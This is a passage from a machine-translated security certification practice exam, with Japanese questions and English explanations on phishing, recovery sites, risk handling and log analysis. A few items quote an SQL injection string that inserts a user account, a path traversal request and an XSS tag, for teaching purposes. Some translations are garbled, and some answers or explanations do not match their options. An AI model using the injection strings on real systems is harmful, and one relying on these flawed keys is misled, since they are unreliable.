正解: **(**正解を表示します**)**
A host-based intrusion prevention system actively monitors and blocks malicious behavior on the endpoint (preventive control) while also alerting or logging suspicious events (detective control).

質問: **364**

ある企業が、受信HTTPトラフィックをセキュリティ違反を即座にブロックすることで保護するデバイスを提案してもらうため、セキュリティコンサルタントを雇いました。コンサルタントが最も提案する可能性が高いのは次のうちどれでしょうか？
A. IPS
B. IDS
C. プロキシ
D. WAF
正解: **(**正解を表示します**)**
A Web Application Firewall (WAF) protects inbound HTTP traffic by monitoring, filtering, and immediately blocking malicious requests targeting web applications.

質問: **365**
さまざまな会社の関係者が集まり、オフショア オフィスに影響を及ぼすセキュリティ侵害が発生した場合の役割と責任について話し合います。これは次のどれに該当しますか。
A. テーブルトップ演習
B. 侵入テスト
C. 地理的分散
D. インシデント対応
正解: **A (**コメントを発表する**)**
A tabletop exercise is a discussion-based activity where stakeholders simulate a security breach scenario to identify gaps in response plans and clarify roles and responsibilities.

質問: **366**
セキュリティ意識向上トレーニング セッションの後、ユーザーが IT ヘルプ デスクに電話をかけ、不審な電話があったことを報告しました。不審な発信者は、最高財務責任者が請求書を締め切るためにクレジットカード情報を要求していると述べました。ユーザーはトレーニングで次のどのトピックを認識しましたか?
A. 内部脅威
B. メールフィッシング
C. ソーシャルエンジニアリング
D. エグゼクティブホエール
正解: **(**正解を表示します**)**
Social engineering is the practice of manipulating people into performing actions or divulging confidential information, often by impersonating someone else or creating a sense of urgency or trust. The suspicious caller in this scenario was trying to use social engineering to trick the user into giving away credit card information by pretending to be the CFO and asking for a payment.
The user recognized this as a potential scam and reported it to the IT help desk. The other topics are not relevant to this situation.

質問: **367**
攻撃者は、人気のあるファイル共有ウェブサイトに似た新しいドメイン名を作成しました。次のどの脅威ベクトルが利用されていますか？
A. 水飲み場攻撃
B. ブランドのなりすまし
C. フィッシング
D. タイプミススクワッティング
正解: **(**正解を表示します**)**
Typosquatting involves registering domain names that are visually or typographically similar to legitimate sites to trick users into visiting the malicious site, matching the scenario

described.

質問: **368**
会社の内部ネットワークの露出を最小限に抑えながら、従業員に安全なリモート アクセスを提供するための最適な方法はどれですか?
A. VPN
B. LDAP
C. FTP
D. RADIUS
正解: **(**正解を表示します**)**
A VPN (Virtual Private Network) is a secure method to provide employees with remote access to a company's network. It encrypts data, protecting it from interception and ensuring secure communication between the user and the internal network.

質問: **369**
以下の方法のうち、脆弱性を低減するのに最も効果的なのはどれですか？
A. 情報共有組織への参加
B. スキャン -パッチ -スキャン処理を使用する
C. バグ報奨金プログラムの導入
D. スコアの低い脆弱性から優先的に修正する
正解: **B (**コメントを発表する**)**
A scan-patch-scan process reduces vulnerabilities by continuously identifying security weaknesses through vulnerability scanning, applying patches or remediation to address the discovered issues, and then rescanning to verify that the vulnerabilities have been properly resolved. This systematic cycle ensures vulnerabilities are discovered, mitigated, and validated, making it an effective operational method for reducing overall exposure.

質問: **370**
最高経営責任者の企業アカウントから、予想外の、普段とは異なる内容の電子メールが届き、従業員に財務情報の提供と受信者の連絡先の変更を求めました。次の攻撃ベクトルのうち、最もよく使用されるのはどれですか。
A. ビジネスメール詐欺
B. フィッシング
C. ブランドのなりすまし
D. プリテキスティング
正解: **(**正解を表示します**)**
Business email compromise (BEC) involves the use of a legitimate or spoofed business email account, often from executives, to trick employees into performing unauthorized actions like transferring funds or revealing sensitive information.

質問: **371**
ある組織は最近、SSO を実装することを決定しました。要件は、アクセス トークンを活用し、ユーザー認証ではなくアプリケーションの承認に重点を置くことです。エンジニアリング チームが構成する可能性が高いソリューションは次のどれですか。
A. SAML
B. OAuth
C. Federation
D. LDAP

正解: (正解を表示します)

質問: **372**
最近の情報漏洩事件では、サービスデスクの従業員が、従業員を装って電話をかけてきた攻撃者に多要素認証(MFA)のバイパスコードを発行したため、従業員の認証情報が漏洩しました。今後、このような事件を防ぐために、次のうちどれを使用すべきでしょうか？
A. ハードウェアトークンMFA
B. 生体認証
C. 本人確認
D. 最も恵まれない人々
正解: (正解を表示します)
To prevent the issuance of an MFA bypass code to an attacker posing as an employee, implementing identity proofing would be most effective. Identity proofing involves verifying the identity of individuals before granting access or providing sensitive information.
Identity proofing: Ensures that the person requesting the MFA bypass is who they claim to be, thereby preventing social engineering attacks where attackers pose as legitimate employees.
Hardware token MFA: Provides an additional factor for authentication but does not address verifying the requester's identity.
Biometrics: Offers strong authentication based on physical characteristics but is not related to the process of issuing MFA bypass codes.
Least privilege: Limits access rights for users to the bare minimum necessary to perform their work but does not prevent social engineering attacks targeting the service desk.

質問: **373**
CIRTチームは、ランサムウェア攻撃への対応手順を盛り込むため、対応マニュアルを更新した。
本番に備えるため、チームはシミュレーションを行い、その後パフォーマンスを評価します。これは次のうちどの活動を表しているでしょうか？
A. 学んだ教訓
B. 根本原因分析
C. 災害復旧計画
D. テーブルトップエクササイズ
正解: (正解を表示します)
A tabletop exercise is a simulated scenario where team members discuss and walk through their planned response to an incident, such as a ransomware attack, and then assess performance to identify improvements.

質問: **374**
最近、会社のシステムがランサムウェア攻撃を受けた後、管理者がログ ファイルを確認しました。
管理者は次のどの制御タイプを使用しましたか?
A. 補償
B. 探偵
C. 予防的
D. 修正
正解: (正解を表示します)
Detective controls are security measures that are designed to identify and monitor any malicious activity or anomalies on a system or network. They can help to discover the source, scope, and impact of an attack, and provide evidence for further analysis or investigation. Detective controls include log files, security audits, intrusion detection systems, network monitoring tools, and antivirus software. In this case, the administrator used log files as a detective control to review the ransomware attack on the company's system. Log files are records of events and activities that occur on a system or network, such as user actions, system errors, network traffic, and security alerts. They can

provide valuable information for troubleshooting, auditing, and forensics.

質問: **375**
リスクを移転するための長期コストがリスクの影響よりも小さいかどうかを判断するのに最も役立つのは次のどれですか。
A. ARO
B. RTO
C. RPO
D. FTA
E. SLE
正解: **(**正解を表示します**)**
The Annual Loss Expectancy (ALE) is most useful in determining whether the long-term cost to transfer a risk is less than the impact of the risk. ALE is calculated by multiplying the Single Loss Expectancy (SLE) by the Annualized Rate of Occurrence (ARO), which provides an estimate of the annual expected loss due to a specific risk, making it valuable for long-term financial planning and risk management decisions.

質問: **376**
システム間のトラフィックを許可する前に検証が必要となる可能性が高いセキュリティ原則は次のどれですか?
A. ポリシーの適用
B. 認証
C. ゼロトラストアーキテクチャ
D. 機密性
正解: **(**正解を表示します**)**
Zero Trust architecture is built on the principle of "never trust, always verify," meaning that every request for resource access must be validated - regardless of where it originates - before any traffic is allowed between systems. This continuous validation requirement distinguishes Zero Trust from other models.

質問: **377**
セキュリティチームは、外部から細工された悪意のあるパケットからネットワークを保護するための対策を進めています。内部ネットワークを保護するための最も安全な方法は次のうちどれですか？
A. ネットワーク許可リスト
B. ホストベースのファイアウォール
C. ネットワークアクセス制御
D. マルウェア対策ソリューション
E. 侵入防止システム
正解: **(**正解を表示します**)**

質問: **378**

セキュリティアナリストは、従業員が訪問者バッジを発行するために使用する社内エンドポイントからアラートを受信しました。アラートには以下の詳細が含まれています。

Source Host	Destination Host	Port	Protocol	Action
FrontDesk1	DC01	445	TCP	Fail
FrontDesk1	DC02	445	TCP	Fail
FrontDesk1	File1	445	TCP	Connect
FrontDesk1	File2	445	TCP	Connect
FrontDesk1	FDesk2	445	TCP	Connect
FrontDesk1	Office1	445	TCP	Fail
FrontDesk1	Exchange1	445	TCP	Fail
FrontDesk1	Exchange2	445	TCP	Fail
FrontDesk1	Office3	445	TCP	Connect
FrontDesk1	Office4	445	TCP	Connect
FrontDesk1	ITSupport11	445	TCP	Connect

アラートをトリガーしたインジケーターを最も適切に説明しているのは、次のうちどれですか？

A. ブロックされたコンテンツ
B. 力任せの攻撃
C. 同時セッション使用
D. アカウントロックアウト

正解: **(**正解を表示します**)**

The activity described in the table, where multiple connection attempts are made on port 445 (used for SMB services), suggests a brute-force attack. The attacker likely used automated methods to guess credentials, causing multiple failures. Such attempts are a hallmark of brute- force attacks targeting shared resources.

質問: **379**

ある企業がセキュリティ体制の評価を実施したところ、製造拠点のレガシーシステムを悪用から適切に保護するための対策が不足していることが判明しました。このような環境において、以下のどの対策を講じるべきでしょうか？(2つ選択してください。)

A. セグメンテーション
B. ウイルス対策
C. アプリケーション許可リスト
D. ジャンプサーバー
E. パッチ適用
F. IDS

正解: **(**正解を表示します**)**

Segmentation isolates legacy manufacturing systems from the rest of the network, limiting communication paths and reducing the risk that attackers can reach or laterally move to these vulnerable systems. This containment approach is commonly used when legacy systems cannot support modern security updates.

A jump server provides a controlled and monitored access point for administrators who need to manage legacy systems. By forcing administrative access through a hardened intermediary system, the organization can enforce authentication controls, logging, and monitoring while preventing direct access to vulnerable systems.

質問: **380**
EDR ソリューションは次のどのセキュリティ カテゴリに属しますか?
A. テクニカル
B. 物理
C. 管理職
D. 運用中
正解: **A (**コメントを発表する**)**

質問: **381**
セキュリティ管理者が最近ローカル パスワードをリセットしたところ、次の値がシステムに記録されました。

Host	Account	MD5 password values
ACCT-PC-1	admin	f1bdf5ed1d7ad7ede4e3809bd35644b0
HR-PC-1	admin	d706ab925bfe67cf31ebcb7a6e28184
IT-PC-2	admin	f8ddb9cbb321d7dfbf6cb059736f0b3d
FILE-SRV-1	admin	f0b4bbd2f5ebab9cb5571000b2c60c02
DB-SRV-1	admin	8638f732ba7cf2d95b16979e2725da78

セキュリティ管理者が最も保護する可能性のあるものは何ですか?
A. アカウント共有
B. パスワードの複雑さが弱い
C. パスザハッシュ攻撃
D. パスワード侵害
正解: **(**正解を表示します**)**
The scenario shows MD5 hashed password values. The most likely reason the security administrator is focusing on these values is to protect against pass-the-hash attacks. In this type of attack, an attacker can use a captured hash to authenticate without needing to know the actual plaintext password. By managing and monitoring these hashes, the administrator can implement strategies to mitigate this type of threat.

質問: **382**
許可された担当者だけが安全な施設にアクセスできるようにするには、次のどれが最適な方法でしょうか (2 つ選択)。
A. フェンシング
B. ビデオ監視
C. バッジアクセス
D. アクセス制御玄関
E. サインインシート
F. センサー
正解: **(**正解を表示します**)**
Badge access and access control vestibule are two of the best ways to ensure only authorized personnel can access a secure facility. Badge access requires the personnel to present a valid and authenticated badge to a reader or scanner that grants or denies access based on predefined rules and permissions. Access control vestibule is a physical security measure that consists of a small room or chamber with two doors, one leading to the outside and one leading to the secure area. The personnel must enter the

vestibule and wait for the first door to close and lock before the second door can be opened. This prevents tailgating or piggybacking by unauthorized individuals.

質問: **383**
システム管理者は、すべての社内サーバーを監査して、最低限のセキュリティ ベースラインを満たしているかどうかを確認しています。Linux サーバーを監査しているときに、システム管理者は /etc/shadow ファイルにベースラインの推奨事項を超える権限があることを確認しました。システム管理者はこの問題を解決するために、次のコマンドのどれを使用する必要がありますか。
A. chmod
B. grep
C. dd
D. passwd
正解: **A (**コメントを発表する**)**
The chmod command is used to change file permissions on Unix and Linux systems. If the /etc/shadow file has permissions beyond the baseline recommendation, the systems administrator should use chmod to modify the file's permissions, ensuring it adheres to the security baseline and limits access to authorized users only.

質問: **384**
ユーザーが、偽の銀行ログインページに誘導する悪意のあるテキストメッセージを受信する。このシナリオは、次のうちどのタイプの攻撃に該当するか？
A. なりすまし
B. フィッシング
C. ヴィッシング
D. スミッシング
正解: **(**正解を表示します**)**
Smishing is phishing delivered via SMS/text messages; the malicious text lured the user to a fake bank site.

質問: **385**
以下のうち、IaCが従来のインフラストラクチャモデルよりも好ましいセキュリティアーキテクチャである理由となるものはどれですか？
A. 一般的な攻撃は効果を発揮しにくい。
B. 構成の管理と複製がより容易になります。
C. ネットワーク防御に関してより専門知識を持つ第三者にアウトソーシングすることも可能です。
D. 最適化は複数の計算インスタンスにわたって行われる可能性がある
正解: **(**正解を表示します**)**
IaC stores infrastructure definitions as version-controlled code, so every change is reviewable, auditable, and repeatable. You can spin up identical, securely preconfigured environments from the same template, eliminating drift and undocumented tweaks that plague traditional, manually built infrastructure. This consistency and traceability are what make IaC the more secure choice.

質問: **386**
ある組織が、コストと利益を主な要件とし、RTO と RPO の値が約 2 日である新しいバックアップ データ センターを構築しています。このシナリオに最適なサイトは次のうちどれですか。
A. リアルタイムリカバリ
B. ホット
C. 冷たい

D. 暖かい
正解: **(**正解を表示します**)**
Warm Sites
- Not fully equipped, but fundamentals in place
- Can be up and running within a few days
- Cheaper than hot sites but with a slight delay
Cold Sites
- Fewer facilities than warm sites
- May be just an empty building, ready in 1-2 months
- Cost-effective but adds more recovery time

質問: **387**
管理者は、ネットワークに接続するすべてのゲストデバイスに対して検疫サブネットを設定しました。企業リソースへのアクセスを許可する前に、セキュリティチームがMDM上で設定するのに最適な項目は次のうちどれですか？
A. デバイスフィンガープリンティング
B. コンプライアンス証明
C. NAC
D. 802.1X
正解: **(**正解を表示します**)**
Compliance attestation via MDM verifies device posture (OS version, policies, certificates) before granting access, ensuring only compliant devices leave the quarantine subnet and reach corporate resources.

質問: **388**
次のアラート タイプのうち、時間の経過とともに無視される可能性が最も高いのはどれですか?
A. 真陽性
B. 真陰性
C. 誤検知
D. 偽陰性
正解: **C (**コメントを発表する**)**
A false positive is an alert that incorrectly identifies benign activity as malicious. Over time, if an alerting system generates too many false positives, security teams are likely to ignore these alerts, resulting in "alert fatigue." This increases the risk of missing genuine threats.
True positives and true negatives are accurate and should be acted upon.
False negatives are more dangerous because they fail to identify real threats, but they are not
"ignored" since they do not trigger alerts.

質問: **389**
OSの脆弱性が特定された後、それに対処する最も効果的な方法を説明しているのは次のうちどれですか？
A. 設定の強制
B. パッチ適用
C. 不要なソフトウェアの削除
D. エンドポイント保護

正解: (正解を表示します)

質問: **390**
ユーザーは、スマートフォンのデフォルトソフトウェアでは利用できないソフトウェアや機能をインストールしたいと考えています。
次のどれが、ユーザーが許可されていないソフトウェアをインストールして新しい機能を有効にすることを許可するでしょうか?
A. ソウ
B. クロスサイトスクリプティング
C. 脱獄
D. サイドローディング
正解: (正解を表示します)
Jailbreaking is the process of removing restrictions imposed by the manufacturer on a smartphone, allowing the user to install unauthorized software and features not available through official app stores. This action typically voids the warranty and can introduce security risks by bypassing built-in protections.
SOU (Statement of Understanding) is not related to modifying devices.
Cross-site scripting is a web-based attack technique, unrelated to smartphone software.
Side loading refers to installing apps from unofficial sources but without necessarily removing built-in restrictions like jailbreaking does.

質問: **391**
適切なデータサニタイズによって防止されるのは次のどれですか?
A. 中古ハードドライブからデータを取得するハッカーの能力
B. 寿命が終わり、サポートが終了しているデバイス
C. 誤った分類による機密データの漏洩
D. 在庫データが不正確でノートパソコンが不足している
正解: **A** (コメントを発表する)
Proper data sanitization ensures that sensitive data is securely erased from storage devices, preventing unauthorized access or recovery when the devices are disposed of or reused.

質問: **392**
データベースエンジニアは、テスト目的で顧客データのサンプルを必要としています。データベースレコードから機密情報を削除しつつ、テストに必要なデータを十分に提供できる手法は、次のうちどれでしょうか？
A. 難読化
B. RBAC
C. トークン化
D. フィルタリング
正解: (正解を表示します)
Obfuscation masks or scrambles sensitive data elements, allowing realistic but anonymized records to be used for testing without exposing actual customer information.

質問: **393**
年次の外部侵入テストを完了した後、企業は以下のガイダンスを受け取ります。
- 現在、使用されていない 2 つの Web サーバーを廃止し、
インターネット。
- 既存の運用Webサーバー上で見つかった、開いている未使用のポート18個を閉じます。
- 公開されている情報から会社のメールアドレスと連絡先情報を削除する
登録記録。
以下のセキュリティ対策のうち、これらの推奨事項を最もよく表しているのはどれですか？
A. 攻撃対象領域の縮小
B. 脆弱性評価
C. テーブルトップエクササイズ
D. 事業影響分析
正解: **(正解を表示します)**
Attack surface reduction involves minimizing the number of exploitable points, such as unused servers, open ports, and publicly exposed contact information, that attackers could target.
質問: **394**
従業員が、会社の最高経営責任者から送信されたように見える電子メール内の悪意のあるリンクをクリックします。従業員のコンピューターは、会社のファイルを暗号化するランサムウェアに感染します。会社が今後同様の事件を防ぐために最も効果的な方法は、次のうちどれですか。
A. データベースの暗号化
B. セグメンテーション
C. セキュリティ意識向上トレーニング
D. 疑わしいメールを報告する
正解: **(正解を表示します)**

質問: **395**
ある企業がプロバイダーに対し、サーバーとネットワークの稼働率を97%に維持することを期待しています。この期待に最も合致する項目は次のどれですか？
A. BPA
B. MOU
C. NDA
D. SLA
正解: **(正解を表示します)**
A service-level agreement (SLA) formally defines measurable performance targets - such as
97 % server and network uptime - that the provider commits to meet.

質問: **396**
脆弱性スキャンにおける偽陰性が懸念される主な理由は、次のうちどれですか？
A. システムには検出されていない脆弱性があります。
B. システムに脆弱性があり、パッチはまだリリースされていません。
C. 存在しない脆弱性を修復するのにかかる時間は過剰である。
D. 深刻度の低い脆弱性は、重大な脆弱性よりも優先されます。

正解: **(**正解を表示します**)**

質問: **397**
セキュリティアナリストが侵入テストのレポートを検証していたところ、テスターが同じローカルユーザーIDとパスワードを使って重要な社内システムに侵入していたことに気づきました。今後、このような事態を防ぐには、次のうちどれが有効でしょうか。
A. 適切なパスワードポリシーを使用して集中認証を実装する
B. パスワードの複雑さのルールを追加し、パスワード履歴の制限を増やす
C. システムを外部認証サーバーに接続する
D. ユーザーアカウントのパスワード変更権限を制限する
正解: **A (**コメントを発表する**)**
The penetration tester was able to pivot using the same local user ID and password, indicating that systems were using local authentication rather than a centralized authentication mechanism.
Implementing centralized authentication (such as Active Directory, LDAP, or RADIUS) with strong password policies would ensure that credentials are managed centrally, reducing the risk of credential reuse and lateral movement across systems. This approach also enables better monitoring and enforcement of security policies.
質問: **398**
重要なアプリケーション用の重要なパッチがリリースされたばかりで、システム管理者はパッチを必要とするすべてのシステムを特定しています。パッチを必要とするすべてのシステムが更新されるようにするには、次のどれを維持する必要がありますか?
A. 資産インベントリ
B. ネットワーク列挙
C. データ認証
D. 調達プロセス
正解: **A (**コメントを発表する**)**
To ensure that all systems requiring the patch are updated, the systems administrator must maintain an accurate asset inventory. This inventory lists all hardware and software assets within the organization, allowing the administrator to identify which systems are affected by the patch and ensuring that none are missed during the update process.
Network enumeration is used to discover devices on a network but doesn't track software that requires patching.
Data certification and procurement process are unrelated to tracking systems for patching purposes.

質問: **399**
原産国の法律と要件に従いながら、原産国外で情報が保存されるという概念を最もよく表しているのは、次のうちどれですか。
A. データ主権
B. 地理位置情報
C. 知的財産
D. 地理的制限
正解: **(**正解を表示します**)**
Data sovereignty refers to the principle that data stored in another country remains subject to the originating country's laws. This is a common concern in cloud computing.

質問: **400**
従業員が侵害された業界ブログにアクセスした後、マルウェアが会社のネットワーク全体に広がりました。このタイプの攻撃を最もよく表すのは次のどれですか?
A. なりすまし
B. 偽情報
C. 水飲み場

D. スミッシング
正解: **C** (コメントを発表する)
A watering-hole attack is a type of cyberattack that targets groups of users by infecting websites that they commonly visit. The attackers exploit vulnerabilities to deliver a malicious payload to the organization's network. The attack aims to infect users' computers and gain access to a connected corporate network. The attackers target websites known to be popular among members of a particular organization or demographic. The attack differs from phishing and spear- phishing attacks, which typically attempt to steal data or install malware onto users' devices1 In this scenario, the compromised industry blog is the watering hole that the attackers used to spread malware across the company's network. The attackers likely chose this blog because they knew that the employees of the company were interested in its content and visited it frequently.
The attackers may have injected malicious code into the blog or redirected the visitors to a spoofed website that hosted the malware. The malware then infected the employees' computers and propagated to the network.

質問: **401**
大規模なIT運用を行っている企業が、新しいサーバーの構築にかかる時間を短縮し、管理と標準化を改善しようとしています。以下のアーキテクチャのうち、企業の目標達成に最適なものはどれでしょうか？
A. ICS
B. IoT
C. IaaS
D. IaC
正解: (正解を表示します)

質問: **402**
インシデントをクローズする前に、インシデント発生の原因を特定するために使用される活動は次のうちどれですか？
A. 根本原因分析
B. 検出
C. 電子情報開示
D. 学んだ教訓
正解: (正解を表示します)
Root cause analysis is the process of identifying the fundamental reason an incident occurred, ensuring that underlying issues are addressed before the incident is closed.

質問: **403**
次の例のうち、入力サニタイズによって最も軽減されるのはどれですか?
A. <script>alert ("警告!") ,-</script>
B. nmap - 10.11.1.130
C. メール メッセージ: 「このリンクをクリックすると、無料のギフト カードが手に入ります。」
D. ブラウザ メッセージ: 「接続はプライベートではありません。」
正解: (正解を表示します)
This example of a script injection attack would be best mitigated by input sanitization. Input sanitization involves cleaning or filtering user inputs to ensure that they do not contain harmful data, such as malicious scripts. This prevents attackers from executing script-based attacks (e.g., Cross-Site Scripting or XSS).
Nmap command is unrelated to input sanitization, as it is a network scanning tool.
Email phishing attempts require different mitigations, such as user training.
Browser warnings about insecure connections involve encryption protocols, not input validation

質問: **404**
ユーザーがHTTPS経由でサーバーに接続しようとすると、ブラウザに証明書の警告が表示されます。
以下のうち、最も可能性の高い原因はどれですか？
A. サーバーはワイルドカード証明書を使用しています
B. サーバーはルート証明書を使用しています
C. サーバーは証明書を全く使用していません
D. サーバーは自己署名証明書を使用しています
正解: (正解を表示します)
A self-signed certificate is not trusted by browsers because it is not issued by a recognized certificate authority, leading to certificate warnings when users connect over HTTPS.

質問: **405**
侵入テスト担当者が、既知のサードパーティベンダーのエンジニアになりすましてサーバー室に侵入しました。これは次のうちどのタイプの侵入テストでしょうか？
A. 物理的
B. 統合型
C. 部分的に既知の環境
D. 既知の環境
正解: (正解を表示します)
This test evaluates the effectiveness of physical security controls by attempting to gain unauthorized access to a secure area through impersonation and social engineering, rather than exploiting technical systems or configurations.

質問: **406**
強化された設定で新しいアプライアンスが導入されました。セキュリティチームは、時間の経過とともにセキュリティ体制が低下するのを防ぎたいと考えています。この目標を達成するために最も役立つのは次のうちどれですか？
A. ログ保持
B. 監視設定
C. 最も恵まれない人々
D. ネットワークセグメンテーション
正解: (正解を表示します)
Monitoring configuration ensures that any changes to the hardened baseline are detected over time, helping maintain the intended security posture by identifying drift or unauthorized modifications.

質問: **407**
ある中小企業は当初、ファイアウォールの共通通信ポート(21、22、25、80、443)を開放し、遮蔽されたサブネットへの広範なアクセスを許可する計画を立てていました。しかし、セキュリティコンサルタントはこの措置を推奨しませんでした。
コンサルタントが取り組んでいるセキュリティ原則は次のどれですか?

A. セキュアアクセスサービスエッジ
B. 攻撃対象領域
C. 最小権限
D. 職務の分離
正解: **B (**コメントを発表する**)**
Opening many common ports increases the number of exposed services that attackers can target. The consultant is addressing attack surface reduction by limiting unnecessary externally accessible ports.

質問: **408**
成長中の企業は、セキュリティ オペレーション センターの脅威検出能力を強化しつつ、セキュリティ アナリストに必要な手作業の量を削減したいと考えています。手作業の削減に最も効果的なのは次のうちどれですか。
A. 飛翔
B. SIEM
C. MDM
D. DLP
正解: **A (**コメントを発表する**)**
Security Orchestration, Automation, and Response (SOAR) systems help organizations automate repetitive security tasks, reduce manual intervention, and improve the efficiency of security operations. By integrating with various security tools, SOAR can automatically respond to incidents, helping to enhance threat detection while reducing the manual workload on security analysts.

質問: **409**
近々発売予定の製品について、ある企業がマーケティング代理店を雇ったところ、その代理店のオーナーは最高経営責任者の近親者だった。この企業は、以下のどの規則に違反したことになるか？
A. 利益相反に関する方針
B. 独立した評価
C. サプライチェーン分析
D. 監査権条項
正解: **(**正解を表示します**)**

質問: **410**
サーバーのセキュリティ設定が変更されたかどうかを毎日一貫して確認するための最良の方法はどれですか?
A. 証明
B. 手動監査
C. 自動化
D. コンプライアンス チェックリスト
正解: **(**正解を表示します**)**

質問: **411**
特定の契約に基づいてチケット発行システムを自動化するために企業が開発した AI ツールを最もよく表すデータ タイプは次のどれですか。
A. 機密
B. 規制情報

C. オープンソース
D. 知的財産
正解: **D** (コメントを発表する)
The AI tool is a proprietary creation owned by the company under contract, making it intellectual property.

質問: **412**
企業にはリカバリ サイトが必要ですが、即時のフェイルオーバーは必要ありません。また、企業は停止からの回復に必要な作業負荷を軽減したいと考えています。次のリカバリ サイトのうち、最適なオプションはどれですか。
A. ホット
B. 寒い
C. 暖かい
D. 地理的に分散している
正解: (正解を表示します)
A warm site is the best option for a business that does not require immediate failover but wants to reduce the workload required for recovery. A warm site has some pre-installed equipment and data, allowing for quicker recovery than a cold site, but it still requires some setup before becoming fully operational.
* Hot sites provide immediate failover but are more expensive and require constant maintenance.
* Cold sites require significant time and effort to get up and running after an outage.
* Geographically dispersed sites refer to a specific location strategy rather than the readiness of the recovery site.

質問: **413**
侵入テスト担当者が企業のセキュリティ体制を調査した。テスト担当者は以下の作業を完了した。
外周ドアの鍵を確認しました
防犯カメラの死角を特定した。
- セキュリティで保護されたサーバーラックのドアを開けようとした
以下のうち、侵入テスト担当者が実施した可能性が最も高いテストの種類を説明しているのはどれですか？
A. 守備的
B. 物理的
C. コンプライアンス
D. 攻撃
正解: **B** (コメントを発表する)
The tester evaluated physical security controls such as locks, cameras, and server rack access, which characterizes a physical penetration test.

質問: **414**
システム障害が発生した場合に組織が復元プロセスを適切に管理するために必要なのは次のどれですか?
A. IRP
B. DRP
C. RPO
D. SDLC
正解: (正解を表示します)
A disaster recovery plan (DRP) is a set of policies and procedures that aim to restore the normal operations of an organization in the event of a system failure, natural disaster, or other emergency.

質問: **415**
経理部門の従業員が、ベンダーが実行したサービスに対する支払い要求を含む電子メールを受信しますが、ベンダーはベンダー管理データベースに存在しません。このシナリオの例は次のどれですか。
A. プリテキスティング
B. なりすまし
C. ランサムウェア
D. 請求書詐欺
正解: **(**正解を表示します**)**
The scenario describes an instance where an employee receives a fraudulent invoice from a vendor that is not recognized in the company's vendor management system. This is a classic example of an invoice scam, where attackers attempt to trick organizations into making payments for fake or non- existent services. These scams often rely on social engineering tactics to bypass financial controls.

質問: **416**
セキュリティアナリストがインシデントの可能性を調査中に、以下のログエントリを発見しました。

```
67.118.34.157 - - [28/Jul/2022:10:26:59 -0300] "GET /query.php?q=wireless%20headphones / HTTP/1.0" 200 12737
132.18.222.103 - - [28/Jul/2022:10:27:10 -0300] "GET /query.php?q=123'';INSERT INTO users VALUES('temp','pass123')# /
HTTP/1.0" 200 935
12.45.101.121 - - [28/Jul/2022:10:27:22 -0300] "GET /query.php?q=mp3%20players / HTTP/1.0" 200 14650
```

アナリストはまず、次のうちどれを行うべきでしょうか？
A. WAFを実装する
B. クエリ.phpスクリプトを無効にする
C. 一時ユーザーに対するブルートフォース攻撃をブロックする
D. ユーザーテーブルで新規アカウントを確認してください
正解: **(**正解を表示します**)**
The logs show an SQL injection attack. The first step is to verify if new accounts have been created, indicating a successful injection.

質問: **417**
ある組織がCOPEモバイルデバイス管理ポリシーを導入しようとしています。組織はCOPEポリシーに以下のうちどれを含めるべきでしょうか？(2つ選択してください。)
A. 8文字以上のパスワードを必須とする
B. 従業員データの所有権
C. 個人用アプリストアへのアクセス
D. データ使用量制限
E. デバイスのリモートワイプ
F. データ暗号化
正解: **E,F (**コメントを発表する**)**

質問: **418**
ある企業が自社のシステムで機密データを処理および保存しています。プライバシー規制への準拠を確実にするために、企業が最初に実行する必要がある手順は次のうちどれですか。
A. セキュリティ ソフトウェアを購入してインストールします。

B. アクセス制御と暗号化を実装します。
C. インシデント対応および災害復旧計画を作成します。
D. データ保護ポリシーを開発し、トレーニングを提供します。
正解: **B** (コメントを発表する)

質問: **419**
システム管理者は、会社の最高経営責任者を名乗る未知の番号からテキスト メッセージを受け取ります。メッセージには、緊急事態のためパスワードをリセットする必要があると書かれています。次のどの脅威ベクトルが使用されていますか?
A. タイプミススクワッティング
B. スミッシング
C. プリテキスティング
D. なりすまし
正解: (正解を表示します)
Smishing is a type of phishing attack that uses SMS text messages to deceive recipients into taking actions such as revealing sensitive information. The urgency in the text indicates this vector.

質問: **420**
セキュリティアナリストは、Webサーバーのログに以下のエントリを確認した。

```
200.17.88.121 [05/May/2025:01:05:18 -0200] "GET /aboutus.htm" 200 3344
200.17.88.121 [05/May/2025:01:08:22 -0200] "GET /corporateOrg.htm" 200 4200
132.18.62.144 [05/May/2025:01:08:23 -0200] "GET /../../vhosts" 403 502
200.17.88.121 [05/May/2025:01:10:33 -0200] "POST /contactUs.asp" 403 512
118.19.200.55 [05/May/2025:01:10:45 -0200] "POST/search" 200 1212 "SELECT * FROM company WHERE keyword = 'VP'"
105.86.13.11 [05/May/2025:01:15:45 -0200] "GET /latestContracts.htm" 404 512
```

以下のIPアドレスのうち、悪意のある攻撃に関与している可能性が最も高いのはどれですか？
A. 105.86.13.11
B. 118.19.200.55
C. 132.18.62.144
D. 200.17.88.121
正解: (正解を表示します)
The log entry shows a database query embedded in the web request, which indicates a likely SQL injection attempt. This activity is associated with the IP address shown for that request.

質問: **421**
システム管理者が、ベンダーからのサポートが終了しているシステムを発見した。
しかし、このシステムとその環境は事業運営に不可欠であり、変更することはできず、常にオンライン状態を維持する必要があります。このような状況において、以下のリスク対策のうちどれが最も適切でしょうか？
A. 避ける
B. 承認
C. 拒否
D. 転送
正解: (正解を表示します)

質問: **422**
最高情報セキュリティ責任者がリスク評価中に特定された既知の脆弱性を無視する場合、次のどのリスク管理戦略が使用されていますか?
A. 転送
B. 避ける
C. 軽減
D. 受け入れる
正解: **(**正解を表示します**)**
Risk acceptance occurs when an organization acknowledges the existence of a risk but decides not to take action to reduce or eliminate it. The decision is typically based on factors such as cost, operational impact, or the perceived likelihood and impact of the threat. By knowingly ignoring identified vulnerabilities after a risk assessment, the organization is choosing to accept the associated risk.

質問: **423**
オンプレミスのアクセスを制御するための最適なセキュリティ制御は次のどれですか? (2 つ選択してください。)
A. カードをスワイプ
B. 写真ID
C. 電話認証アプリケーション
D. 生体認証スキャナー
E. カメラ
F. 思い出に残る
正解: **A,D (**コメントを発表する**)**
Swipe cards and biometric scanners are commonly used to control on-premises access due to their reliability and ability to restrict unauthorized entry. Swipe cards provide physical access control, while biometric scanners ensure identity verification.

質問: **424**
次のタスクのうち、BIA プロセスに通常含まれるものはどれですか?
A. システムの復旧時間の見積もり
B. コミュニケーション戦略の特定
C. リスク管理計画の評価
D. バックアップおよびリカバリ手順の確立
E. インシデント対応計画の策定
正解: **(**正解を表示します**)**
Estimating the recovery time of systems is a task typically included in the Business Impact Analysis (BIA) process. BIA involves identifying the critical functions of a business and determining the impact of a disruption. This includes estimating how long it will take to recover systems and resume normal operations.
